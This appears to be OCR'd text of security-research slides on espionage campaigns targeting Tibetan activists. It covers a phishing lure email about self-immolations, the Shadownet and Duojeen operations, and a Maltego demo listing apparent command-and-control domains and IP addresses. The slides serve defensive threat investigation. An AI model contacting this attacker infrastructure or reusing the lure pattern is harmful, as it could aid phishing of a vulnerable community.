
In the wake of recurring self-immolations inside in Tibet, China has announced that it will step-up its control on the management of monasteries across Tibet. According to Xinhua, a CCP mouthpiece, senior officials of Tibet Autonomous Region have pledged to increase efforts to strengthen the management of monasteries in the 'fight against the Dalai Lama group'.

Analysts say that increasing desperation over government restrictions on religious practice and the absence of any alternative forms of expressing grievances in Tibet are the reasons behind the self immolations that have taken place over the last year. During a meeting, the Deputy head of the Chinese People's Political Consultative Conference-Tibet Committee announced that the committee will focus this year's work on strengthening government management of monasteries.

US_Seriously_...molations.doc Lama_Sopa_Tul...molation.pdf

- One of the targeted emails contained two malicious file attachments.


Shadownet



- Targeted Tibetan activists
- Stole secret documents from the Indian government
- Compromised the Dali Lama's email

Duojeen


- Targeted Tibetan community
- Shared C&C server: duojee.info
- Similar exploits and dropper



Maltego

- Visualization platform for
  - Open Source Intelligence (OSINT)
  - Forensics Investigations
  - Incidents Handling
- Used to conduct investigations in general
- Custom plugins interfacing with our backend intelligence databases

Demo!


Main View
Bubble View
Entity List
thehealthmood.net
161.58.182.205
rssadvanced.org
advanbusiness.com
199.15.113.28
204.13.68.4
freshreaders.net
staycools.net
applesoftupdate.com
68.178.252.115
nytimesnews.net
Name
Size
Bookmark
applesoftupdate.com 336
advanbusiness.com 324
199.15.113.28 314
staycools.net 309
161.58.182.205 303
204.13.68.4 303
companyinfosite.com 296
freshreaders.net 288
nytimesnews.net 288
thehealthmood.net 288
68.178.252.115 270
rssadvanced.org 242
download.applesoftupdate.com 50
int.freshreaders.net 50
east.freshreaders.net 50